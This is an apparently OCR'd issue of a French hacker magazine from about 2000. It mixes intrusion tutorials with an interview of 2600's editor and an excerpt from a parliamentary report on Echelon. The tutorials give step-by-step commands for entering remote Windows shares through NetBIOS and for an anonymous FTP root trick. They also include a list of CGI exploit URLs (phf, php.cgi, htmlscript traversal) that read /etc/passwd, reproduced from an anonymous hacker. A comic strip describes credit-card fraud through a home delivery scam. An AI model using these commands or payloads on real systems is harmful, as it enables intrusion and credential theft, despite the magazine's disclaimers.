Le problème, c'est que ces logiciels sont déjà largement diffusés, souvent par les marques elle même, à des fins de maintenance ou de réparation des systèmes...A quand le délit de maintenance, qui obligera, en cas de panne ou de perte de mot de passe, l'utilisateur à acheter du matériel neuf ! Enfin, le traité prévoit que la police aura désormais le droit de perquisitionner à distance les disques durs suspects et des témoins dans le cadre de leurs enquêtes (en gros utiliser les méthodes de piratage) ce texte devrait être adopté courant 2001.

Moins de 15 minutes pour pénétrer à distance dans le disque dur d'un ordinateur qui n'est pas le sien...

Ce petit jeu tout à fait illégal constitue , pour les hackers, le plus prestigieux des actes de piraterie . Plusieurs méthodes, largement diffusées sur le web et ailleurs sont utilisées. Celle-ci, nommée "Bonny"du nom de la célèbre femme pirate Anny Bonny passe pour la classique des classiques. Elle a été crée par une des rares hackeuses (aujourd'hui rangée) sévissant sur le réseau

COMMENT ILS PROCÈDENT

1/ Il faut ouvrir une fenêtre MS-DOS. Si le pirate est sous windows, il tape la commande suivante qui permettra de trouver le nom de l'ordinateur à qui appartient cette adresse ip:
nbtstat -A ip_de_l'ordinateur_distant

2/ Ensuite il voit apparaître différentes lignes de codes. Ces lignes différent selon le type d'adresse, attribuée ou non. Si un message d'erreur s'affiche (host not found), le pirate d'adresse. Si des kyrielles de lignes s'affichent,le pirate jubile, car il est sur la bonne voie. Si la ligne ci desous s'affiche , au milieu des autres, il crie "jack-pot" et commande une pizza.
nom_de_l'ordinateur_distant<XX>UNIQUE Registered

3/ Maintenant quil posède l'ip et le nom de l'ordinateur distant, il va ouvrir et modifier l'éditeur de Dos en tapant la commande suivante:

edit lmhosts

4/ Le pirate est maintenant dans l'éditeur de Dos. Il tape les commandes suivantes:
ip_de_l'ordinateur nom_de_l'ordinateur #PRE

5/ Le pirate enregistre et quitte l'éditeur. De retour sur le Dos, il tape la commande suivante:
nbtstat -R. Il obtient: : **«Successful purge and preload of the NBT Remote Cache Name Table»**

6/ Il tape maintenant:
net view \\nom_de_l'ordinateur

7/ Il se place alors dans le répertoire de windows

8/ Et il tape:
net use \\nom_de_l'ordinateur\X. Pour accéder au répertoire où se trouve windows, il tape **c$ à la place du X.**

Ca y'est, le pirate est maintenant sur le disque dur de l'ordinateur distant.Il peut y faire ce qu'il veut.

À nos lecteurs

Les informations publiées dans Hackerz Voice ont un objectif purement documentaire. Le journal rappelle à ce titre que le piratage informatique, sous quelque forme que ce soit, est un délit (lire page 7). Hackerz Voice condamne naturellement toute forme de piratage et soutien sans ambiguïté les actions de toutes les organisations qui luttent contre la cyber-criminalité.

Cette réalisation de haut vol se déroule sous Dos puisque le pirate utilise ici le NetBios et qu'il a besoin d'une adresse IP du nom de l'ordinateur distant. Le propriétaire de cet ordinateur doit en outre avoir activé son «partage de fichiers». Il faut donc beaucoup de conditions, presque jamais réunies, pour permettre l'intrusion via cette méthode. Il faut savoir qu'il en en existe bien d'autres, beaucoup plus compliquées, permettant à des pirates experts de pénétrer sur tous les P.C. dans n'importe quelles les conditions.

Une autre technique : le hack par ftp

Cette méthode très ancienne est bien décrite par de nombreux pirates. Elle permet de pénétrer à l'intérieur de tous les serveurs non sécurisé par le protocole ftp. Ce moyen de procéder ne fonctionnera donc pas sur la banque de France, ni sur le pentagone, ni d'ailleurs sur la plupart des serveurs. Alors, si, lors de sa tentative, un message indique que le serveur est protégé, normalement, le pirate ne s'acharnera pas et rebrousserachemin. Seuls quelques (très rares) serveurs permettent encore l'accès par ce moyen aussi simple...

COMMENT ILS PROCÈDENT

a ouvrir l'URL du site
b quote user ftp
c quote cwd ~root
d quote pass ftp

Notez qu'à chaque ligne de la fenêtre dans laquelle doivent être rentrées ces instructions, la mention «ftp>» apparaît. Une fois que vous êtes dans le système ce ne sont plus les commandes Dos ou Unix qui s'appliquent mais bel et bien les commandes ftp ! ! !

Les commandes Ftp

mkdir/ pour créer un répertoire
rmdir/ pour supprimer un répertoire
pwd/ pour se repérer sur le disque.
cd/ pour aller dans un répertoire
dir ou ls : pour voir le contenu de la racine ou du répertoire où vous êtes.
cd /: pour revenir à la racine. Ne pas oublier l'espace entre cd et /.
cd ../ pour revenir au répertoire précédent. Ne pas oublier l'espace entre cd et ..
del/ pour supprimer un fichier (ne JAMAIS LE FAIRE)
get/ pour prendre un fichier et le mettre sur votre bureau (ne JAMAIS LE FAIRE) **put/** pour prendre un fichier de votre bureau et le mettre sur le serveur (ne JAMAIS LE FAIRE) (s'emploi de la même manière que «get»).
ascii/ passe la connection en mode ascii.
binary/ passe la connection en mode binaire.
system/ pour savoir sous quel OS tourne ce serveur ainsi que la version du démon.
help/ pour connaître toutes les commandes que ce serveur accèpte.
open/ permet d'établir une connection avec un serveur distant.
quit/ pour se déconnecter du serveur distant.

Ftp

C'est un protocole qui permet de transmettre des fichiers d'un ordinateur à un autre. Les ports qui lui sont attribués sont les n°20 et 21. Quand vous téléchargez une page WEB, vous passez par ftp. Sous windows, pour ouvrir une fenêtre ftp, il faut faire: Démarrer, Exécuter, et taper «ftp -i».

Les secrets du code FTP

Que vous soyez hacker actif, impétrant ou simple utilisateur du net, vous avez à coup sûr croisé un jour un code Demon FTP. Ce programme gère les protocoles d'échanges de fichiers. A quoi correspondent ces codes, c'est toute la question . Quand vous les connaîtrez, vous comprendrez à peu près tout ce qui se passe sur n'importe quel serveur ftp.

Première chose à savoir, chaque chiffre possède une signification précise et particulière, comme dans un véritable langage.

Le premier chiffre correspond à un type de réponses
Le chiffre 1 signifie réponse positive
Le chiffre 2 signifie réponse positive sur une commande et une action
Le chiffre 3 signifie réponse positive intermédiaire, mais le serveur attend des compléments d'informations.
Le chiffre 4 signifie un refus
Le chiffre 5, lui, signifie un échec définitif.

Le deuxième chiffre correspond à un autre type de réponses
Le 0 signifie erreur de syntaxe.
Le 1 indique une information.
Le 2 signale un message à propos du canal de transmission.
Le 3 se rapporte à une authentification
Le 4 ne s'utilise jamais utilisé.
Le 5 signale une alerte concernant l'état du système de fichiers.

Ce qui donne
110/ Restart marker reply.
120/ Service ready in nnn minutes. (nnn est un temps)
125/ Data connection already open; transfer starting.
150/ File status okay; about to open data connection.
201/ Command okay.
202/ Command not implemented, superfluous at this site.
211/ System status, or system help reply.
212/ Directory status.
213/ File status.
214/ Help message.
215/ NAME system type.
220/ Service ready for new user.
221/ Service closing control connection.
225/ Data connection open; no transfer in progress.
226/ Closing data connection.
227/ Entering passive mode (h1, h2, h3, h4, p1, p2).
230/ User logged in, proceed.
250/ Requested file action okay, completed.
257/ «PATHNAME» created.
331/ User name okay, need password.
332/ Need account for login.
350/ Requested file action pendingfurther information.
421/ Service not available, closing control connection.
425/ Can't open data connection.
426/ Connection closed; transfer aborded.
450/ Requested file action not taken. (Fichier déjà utilisé par autre chose)
451/ Requested action aborded: local error processing.
452/ Requested action not taken. (Pas assez de mémoire pour exécuter l'action)
500/ Syntax error, command unrecognized.
501/ Syntax error in parameters or arguments.
502/ Command not implemented.
503/ Bad sequence of commands.
504/ Command not implemented for that parameter.
530/ Not logged in.
532/ Need account for storing files.
550/ Requested action not taken. (Fichier non trouvé, pas d'accès possible,...)
551/ Requested action aborded: page type unknown.
552/ Requested file action aborded.
553/ Requested action not taken. (Nom de fichier non attribué)

HACKDICKO

SNIFFER
Sniffer n'est pas un verbe mais un nom commun désignant un logiciel permettant d'intercepter des infos sur un réseau : mots de passe, noms des hôtes autorisés, adresses...

BLOOFFER
Logicielqui brouille les adresses IP, de maniière à éviter d'être repéré, (tracé). Réservé aux débutants parce que pas sûr à 1000 %.

FLOODER
Un flooder est un petit programme permettant de freiner considérablement la vitesse de communication entre deux utilisateurs sur un réseau. Très facile à utiliser : il suffit d'avoir l'adresse IP de la victime.

SCANNER
Programme permettant se connaître à coup sûr le serveur propriétaire d'une adresse, à partir de son numéro, ou de si un port spécifié est bien ouvert sur un ordinateur.

À nos lecteurs

Les informations publiées dans Hackerz Voice ont un objectif purement documentaire. Le journal rappelle à ce titre que le piratage informatique, sous quelque forme que ce soit, est un délit (lire page 7). Hackerz Voice condamne naturellement toute forme de piratage et soutien sans ambiguïté les actions de toutes les organisations qui luttent contre la cyber-criminalité.

(Encore) une autre technique : le hacking par ouverture de backdoor.

Pour cela, les pirates utilisent des programmes spécifiques d'ouverture de «backdoor» comme Master's paradis, Backdoor2, Absolute Control etc.... Tous ces petits programmes sont trouvables plus ou moins facilement (plutôt plus que moins) sur le Web. Ils fonctionnent tous de la même façon. En effet, pour fonctionner, ces programmes ont besoin d'un virus, dont la fonction est d'ouvrir un port l'ordinateur. Le virus agit ensuite comme serveur et le programme agit comme « client «. Lorsque l'ordinateur du pirate est infecté par le virus (volontairement), il lui suffit d'entrer l'adresse IP de sa cible (lire plus haut), puis de faire sur « connect « pour avoir accès à l'ordinateur. Un accès libre avec accès au disque dur, modification des mots de passe etc...

Jeu d'enfant : Hacker avec Netscape !

Toujours curieux et en éveil, des pirates ont remarqué que de nombreuses adresses internet (URI) comportait la mention « cgi-bin ». C'est le cas, par exemple, lorsque l'on tape « vélo » dans Altavista.
L'adresse qui s'affiche devient :
http://www.altavista.com/cgi-bin/query?q=velo&kl=XX&search.x=40&sea etc....
Concrètement, voici quelques petits exemples, trouvés sur Internet, d'actes de pirateries possibles avec Netscape.

CGI

La mention cgi est en réalité un programme permettant l'accès au serveur avec un mot clé. Ces programmes sont écrits la plupart du temps en langage C. Des séries de lettres de ces mots clés représentent des touches activées («Enter» par exemple. En affichant une adresse, le navigateur exécute donc un programme. Si ce programme comporte un bug, ce qui est toujours le cas du point de vue du hacker, il pourra être exploité comme une faille par des pirates. Un programme cgi peut par exemple rechercher des fichiers...

Avertissement : le texte et les explications ci-dessous reprennent dans leur intégralité une séquence trouvée sur internet. Son auteur, qui se présente comme hacker, est anonyme. Rien n'a été modifié, sauf le nom du site utilisé dans cet exemple. Le style et la langue utilisés sont assez représentatifs de l'esprit "hacker" . Nous publions ce document comme une illustration et pour l'édification personelle de chacun.

COMMENT ILS PROCÈDENT

Début du document

Pfs:
Des filtres pas très au point sur certaines requêtes permettent d'accéder au fichier contenant le password root sur les serveur tournant sous NCSA (version inférieure ou égale à 1.5) et sous apache (versions inférieures à 1.0.5):
http://url_du_site/cgi-bin/phf?Qalias=x%0a/bin/cat%20/etc/passwd
Exemple: http://www.vafavafa.com/cgi-bin/phf?Qalias=x%0a/bin%20/etc/passwd

Pfs (un autre bug):
Idem mais là, la commande change vraiment très peu et ça ne marche pas que sur ceux énumérés au dessus:
http://url_du_site/cgi-bin/phf?Qname=x%0a/bin/cat%20/etc/passwd
Exemple: http://www. vafavafa.com/cgi-bin/phf?Qname=x%0a/bin%20/etc/passwd

Php:
Même chose que ci-dessus sauf que c'est avec php. La syntaxe n'est pas la même mais le résultat est identique, on a le pass root:
http://url_du site/cgi-bin/php.cgi?/etc/passwd
Exemple: http://www. vafavafa.com/cgi-bin/php.cgi?/etc/passwd

Php (un autre bug):
Idem mais là, la commande change vraiment très peu:
http://url_du site/cgi-bin/php?/etc/passwd
Exemple: http://www. vafavafa.com/cgi-bin/php?/etc/passwd

Query:
Là c'est encore la même chose mais ça marche avec query:
http://url_du site/cgi-bin/query?%0a/bin/cat%20/etc/passwd
Exemple: http://www.vafavafa.com/cgi-bin/query?%0a/bin/cat%20/etc/passwd

Htmlscript:
Là aussi ça sert à devenir root en trouvant le pass root, le tout est de savoir où se trouve le répertoire /etc par rapport au cgi-bin. Si vous connaissez un peu l'arborescence des répertoires sous UNIX vous ne devriez pas avoir trop de problème à vous repérer, surtout que vous n'êtes pas obligé de mettre /etc/passwd mais par exemple: /usr/rhylkim, sous peine bien sûr que le fichier rhylkim et le répertoire /usr existent.
http://url_du_site/cgi-bin/htmlscript?../../etc/passwd
Exemple: http://www.vafavafa.com/cgi-bin/htmlscript?../../../etc/passwd

Dans cet exemple il s'agissait de redescendre à la racine là où se trouve le répertoire /etc et pour cela on est descendu de trois niveaux vu que dans cet exemple, le cgi-bin se trouvait dans le répertoire: /web/info/revelation. Mais ce n'est qu'un exemple. Le cgi-bin pourrait très bien se trouver dans le répertoire: /bin/rhylkim et on aurait été obligé de faire:
http://www.vafavafa.com/cgibin/htmlscript?../../etc/passwd.

Si vous voulez comprendre la structure de ces exploits, je vais vous les expliquer un peu. Le %0a correspond à un «enter» en pearl et le %20 a un «espace» en pearl. Les cat est un éditeur sous unix et les fait de faire «cat%20/etc/passwd» aura l'effet de faire «cat passwd» dans le répertoire /etc ce qui aura pour effet de vous dévoiler l'intérieur du fichier comme vous pourriez le faire avec word.

Dans quel cas les cgi phf et autres scripts ne servent à rien? Si le serveur a ses pages web qui transitent par le port 8000, 8001 ou 8080 ca ne sert à rien d'essayer car même si les bug des cgi sont présents, vous ne pourrez pas accéder au répertoire contenant le fichier passwd. En effet, le http passe le plus couramment par le port 80 mais le port 8080 est aussi très souvent utilisé notamment pour ce qui concerne les proxy. Les ports 8000 et 8001 sont assez peu utilisés mais que cela ne vous étonne pas si vous tombez dessus. Vous pouvez récupérer le passwd avec les cgi si le http passe par le port 80 car c'est un port privilégié et les 8080, 8000 et 8001 ne le sont pas. Un port privilégié signifie que seul le root ou une personne loguée en tant que root (su) peut l'utiliser ou utiliser des programmes faisant transiter des paquets par celui ci. Pour savoir si un serveur a son http sur le port 80 ou autres c'est assez simple, mettez «:n°_du_port» après son DNS.

Exemple: si le serveur a son http à l'adresse **http://www.vafavafa.com/**, faites **http://www.vafavafa.com:80/** et si la page reste la même il est sur le port 80. Bien sur si vous obtenez une page vide avec des mots comme «not found» genre ce que l'on trouve en faisant **http://www.fbi.gov:8080/** ou une page non attribuée (faites le même serveur mais avec le port 8000) c'est que le http ne se trouve pas sur le port que vous avez demandé.

Bien sûr je n'ai pas tout à fait raison quand je vous dis que les scripts cgi ne servent à rien si le http n'est pas lancé en root. Cela pourra toujours vous donner un accès user sur la bécane si le bug est présent. Et on ne devient pas toujours root tout de suite (et même loin de là) et l'acces user est toujours plus important qu'un accès en anonymous surtout que si l'account de cet user a servi au http il a peut être servi à autre chose. Mais il se peut aussi que cet account soit stérile car l'admin a très bien pu utiliser un port différent du 80 par mesure de sécutité et donc a prévu le fait que l'account sous lequel il a lancé le http soit hacké par la suite.

Fin du document

"Nous n'avons rien à cacher"

Entretien avec Emmanuel Goldstein, rédacteur en chef de " 2600 ", le mythique-éthique journal des hackers américains

Question/ Pouvez vous définir le Hacking ?
Réponse/ Poser beaucoup des questions et refuser de cesser de s'en poser. Voilà pourquoi les ordinateurs conviennent parfaitement aux curieux. Ils ne vous disent pas de vous taire lorsque vous les accablez de questions et de commandes sans réponses. J'ajoute que le Hacking ne se limite pas aux réseaux informatiques. Quiconque ayant l'esprit d'investigation, le goût de l'aventure et des convictions en ce qui concerne la liberté d'expression est un peu hackeur au fond de lui-même.

Q/ Existe-t-il des formes légales ou convenable de Hacking ?
R/ C'est le malentendus le plus répandu : tout hacker est réputé criminel. Quel triste reflet de notre société que de réaliser qu'une personne, qui ne cherche dans le fond que des connaissances et la vérité passe pour un être néfaste. Rien n'est plus loin de la vérité. De par leur ingénuité idéaliste, les Hackers révèlent les faits qu'ils découvrent, des secrets institutionnels aux couvertures gouvernementales.

Q/ vous agissez donc en pleine lumière ?
R/ Nous n'avons rien à cacher, ce qui explique notre ouverture relative par rapport à nos activités, qu'il s'agisse de tenir une réunion dans un lieu public, ou de gérer un système accessible à tous, sans tenir compte du milieu social.
Le fait de ne pas se livrer pas au " petit jeu de l'occulte " constitue une menace dans l'esprit de ceux, nombreux, qui tiennent à dissimuler la vérité au public. Mais il est exact que nous prônons un hermétisme absolu pour éviter les intrus. Il est intéressant de constater que ce sont les hackers qui encouragent un hermétisme inviolable ; si nous avions vraiment envie de nous immiscer dans les affaires personnelles d'autrui ce serait contradictoire de conseiller des mesures sécurité maximales, toutefois il existe des particuliers qui cherchent à miner l'hermétisme.

Q/ Quel est le vrai but de hacking ?
R/ Chercher des connaissances, découvrir des nouveautés, être le premier à déceler une faiblesse dans un système informatique ou obtenir tout simplement un certain résultat d'un programme donné. Comme je l'ai déjà dit ceci ne se limite pas au monde informatique. Quiconque ayant l'esprit d'aventure ou d'exploration, comme un journaliste à la recherche de la vérité, connaît le sentiment de vouloir faire quelque chose de nouveau ou de trouver la réponse malgré tous les obstacles.

Q/ Êtes-vous un hacker ?
R/ Oui. Il ne s'agit pas d'effacer cela de sa personnalité ni vouloir ce faire par principe. Une fois que vous avez perdu le désir de tripoter du matériel, manipuler les programmes et les systèmes ou tout simplement rechercher obstinément une réponse pour obtenir un résultat, vous avez laissé de côté une partie intégrante de vous-même. Il se peut que de nombreux hackers " réformés " perdent ce composant particulier au fur et à mesure qu'ils deviennent partie intégrante, d'un autre secteur qui exige l'âme même du participant. Pour ceux qui savent résister ou envisager une manière d'investir leurs activités de hackers d'une légitimité sans se renier pour autant, il faut contempler l'avenir avec optimisme.

Q/ Quel genre de hacking pratiquez-vous ?
R/ Il est rare qu'une journée passe sans que j'expérimente un système téléphonique d'une manière quelconque ; un système de courrier vocal, téléphone payant ou mon propre appareil. J'ai toujours éprouvé une fascination pour cette possibilité de pouvoir attendre presque n'importe qui sur la planète à l'aide de quelques touches et je ne perdrai jamais ce sens d'émerveillement.
Une des affaires les plus épatantes auxquelles j'ai participé a été de dérouter des appels téléphoniques au sein du réseau même - appelé " blue box ". Ce n'est plus très facile mais c'était une manière amusante d'apprendre l'agencement du réseau et son système de communication.

Q/ Il arrive fréquemment que ces nouvelles technologies soient conçues justement par des hackers d'anciennes technologies... D'habitude le résultat est un renforcement de sécurité et des systèmes plus adaptés au public.
R/ Bien que je passe beaucoup de temps à jouer avec des appareils téléphoniques, j'éprouve la même sensation ludique avec l'informatique et à explorer pendant de longues périodes Internet. On a du mal à croire que c'est effectivement considéré comme un délit que d'écouter certaines fréquences non brouillées. C'est le prix à payer face à la non-compétence de ceux qui sont responsables de gérer la technologie.

Q/ Vous y passez combien de temps par semaine ?
R/ C'est comme si vous me demandiez combien de temps je passe à respirer. C'est omniprésent, même quant je dors, je rêve " hacker. "

Q/ Y a-t-il un certain type de site ou de " cible " qui vous attire plus particulièrement ?
R/ La plupart des hackers opèrent seuls et font les trouvailles et des découvertes en " bricolant ". Nous partageons ces informations et d'autres en fournissent. Puis quelqu'un en parle à la presse et au gouvernement et c'est l'enfer qui se déchaîne. Je pense que la plupart d'entre nous sommes attirés par les sites et réseaux qui sont censés êtres inaccessibles ; il s'agit d'une réaction humaine tout à fait normale face au défi et le fait même que nous continuions malgré tant de sanctions, démontre à quel point il s'agit d'une force motrice puissante. Lorsqu'on nous aura reconnus en tant que personnes positives, il se peut que nous nous apprenions des choses les uns aux autres.

Q/ Qu'est-ce qui attire les gens vers le hacking, de manière générale ?
R/ L'intérêt de la liberté de s'exprimer, le pouvoir de l'individu face à l'état ou aux institutions et une sensation prédominante du ludique.
Les humains ont toujours été stimulés par l'aventure et l'exploration. Autrefois, c'était impossible d'y accéder sans quitter son petit chez soi, sans tenir compte de la couleur de sa peau, sa religion, son sexe ou même le son de sa voix. Sur Internet, tout le monde est égal avant de s'avérer être un imbécile. Et même, on peut toujours recommencer à zéro ! C'est pouvoir aller n'importe où, parler à n'importe qui, ne pas montrer ses informations personnelles sauf si on l'a décidé.

Q/ Connaissez-vous personnellement suffisamment de hackers pour pouvoir constater des traits de caractère communs... ?

" À chaque fois qu'un film comme " Hackers " sort sur les écrans ou passe à la télévision, 10 millions d'internautes nous envoient des courriers électroniques pour nous demander comment devenir hackers "

Je pense que les hackers sont nécessaires ; l'avenir de la technologie et de la société même dépend de comment nous abordons les questions d'aujourd'hui où les hackers jouent un rôle important. Ceci peut annoncer une nouvelle époque où déclencher le capharnaüm.

Quiconque ayant l'esprit d'investigation, le goût de l'aventure et des convictions en ce qui concerne la liberté d'expression est un peu hackeur au fond de lui-même.

R/ Ils viennent de toutes sortes de milieux et ont des styles de vies variés. Ce ne sont pas les "gars" de la télévision ou les cyber-terroristes des conférences de presse. Il y a une fourchette d'âge qui va de dix à au-delà de soixante-dix ans. Il y en a partout dans le monde, c'est une chose extraordinaire, pleine d'inspiration que de voir ce qui se passe quand ils se réunissent. Tout est centré sur la technologie, l'excitation de la découverte, le partage des connaissances. Ceci transcende tous les problèmes liés à des différences de personnalité qui peuvent survenir dans d'autres circonstances.

Q/ Pensez-vous qu'on peut qualifier les hackers de productifs ?

R/ Je pense que les hackers sont nécessaires ; l'avenir de la technologie et de la société même dépend de comment nous abordons les questions d'aujourd'hui où les hackers jouent un rôle important. Ceci peut annoncer une nouvelle époque où déclencher le capharnaüm.

Q/ Quel est le pourcentage destructeur d'après vous par rapport à ceux qui font cela par curiosité intellectuelle ou pour se mettre à l'épreuve ?

R/ Ceci soulève plusieurs questions qui sont très importantes pour moi : premièrement le hacking est le seul domaine où les médias croient celui qui se dit hacker. Croiriez-vous quelqu'un qui prétend être soit un flic, soit médecin ou pilote sans en avoir même le début de la preuve ? Or on peut aborder n'importe quel journaliste et il écrira votre histoire en disant que le hacker est ce qu'il prétend être et sans véritable preuve. Alors chaque fois qu'un film comme "Hackers" sort sur les écrans, 10 millions d'abonnés sur AOL nous envoient des courriers électroniques demandant comment devenir hackers aussi et tout d'un coup, tous les gamins de douze ans qui partagent ce sentiment deviennent hackers deux yeux des médias et donc de la société.
On ne devient pas hacker en claquant des doigts, il ne s'agit pas d'obtenir des réponses faciles ou de passer des appels téléphoniques gratuits voire de faire intrusion dans l'ordinateur de quelqu'un d'autre. Le Hacker "ressent" ce qu'il fait... L'entourage a l'air de penser qu'on perd son temps mais nous aimons authentiquement notre travail qui nous fait avancer intrépides dans la poursuite des résultats, vous avez un bon fonds d'hacker mais être assaillis par des gens qui ne cherchent qu'à téléphoner gratuitement, faire des exploits ou avoir du software. Si vous êtes complaisant, vous n'êtes qu'un opportuniste et peut-être même un criminel.


Aux Etats -unis, 2600 est une véritable institution. A la fois journal trimestriel et signe de ralliement de la branche " éthique ", si l'on peut dire, du hacking, cette organi-sation ne doit son droit d'exister qu'au premier amendement de la cons-titution américaine. La publication fait régulièrement l'objet de procès. Le titre 2600 fait référence à la fréquence utilisée par les premiers hackers pour reproduire le son du téléphone, et ainsi pirater les lignes des principales compagnies américaines. Emmanuel Goldtsein, l'un des rédacteurs en chef du journal, est une des principales figure du hacking dans le monde.

Q/ Que réserve l'avenir au hacking ?

R/ Autant que l'esprit humain vivra, il y aura toujours des hackers. Nous luttons contre l'adversité des peines de prison et le fait d'être victimes dans la société.

Q/ Avec les mesures de plus en plus rigoureuses mises en œuvre par

Suite p 15/



Les très mauvais plans de Loola Voleuz

Pour rotca une 16/9e par Internet il te faut un peu de matos. Regarde bien, même dans les coins : tout est là... // Prend le bordereau qui accompagnait le dernier CD de Passy que t'as commandé chez métazone.com. Refait le sur ton ordi et tire le en couleur... // Sur ton portable you need : windows ou un Linux,et Netscape. Ensuite, tu branches le fil du phone au modem et tu dénudes les bouts qui pendent pour les accrocher à des pinces crocos. Pendant ce temps, tu trouves sur le web le number d'une CB tranquille. Yeap ! // Promenade dans les beaux quartiers. Tu repères une maison sans histoire, avec une gentille mère-grand dedans, dont tu notes le nom et l'adresse. Yes ? Ensuite, direction la borne téléphonique la plus proche. Tu branches le modem bricolé et, avec un CD de fournisseur gratuit d'accès... // ...Tu te connectes et tu commandes chez la mamie la télé sur metazone. com. // Deux jours après, la commande arrive chez la dame. Avec tes bordereaux, déguisés en coursier, tu lui monte gentiment le crâne en t'excusant de t'être trompé d'adresse et tu récupère ta tél...

L'Assemblée nationale française reconnaît l'exist et le danger qu'il réprésente sur les libertés publ

Les Etats sont les premiers

Pour la première fois, la France, sous la forme d'un rapport parlementaire, reconna d'interception des données transitant par les réseaux. Hackerz voice publie la conc té Arthur PAECHT.

CONSTITUTION DU 4 OCTOBRE1958

Onzième législature

Enregistré à la Présidence de l'Assemblée nationale le 11 octobre 2000.

Rapport d'information déposé en application de l'article 145 du Règlement par la commission de la défense nationale et des Forçes armées (1),sur les systèmes de surveillance et d'interception électroniques pouvant mettre en cause la sécurité nationale, et présenté par M. Arthur Paetch, Député.

CONCLUSION GÉNÉRALE

Au terme de ses réflexions, votre Rapporteur aimerait rappeler un certain nombre des constats qu'il a effectués et formuler des propositions.

1. A partir de quelques certitudes sur Echelon...
Quelles sont tout d'abord les certitudes que votre Rapporteur vous demande de partager ?

Oui, il existe bien un vaste système d'interception et de traitement des informations nommé Echelon. Il est organisé en réseau. Il s'agit d'ailleurs du seul système multinational connu.

« Oui, les capacités d'un tel système sont réelles et elles le rendent performant, compte tenu des multiples vulnérabilités des systèmes d'information et de communication »

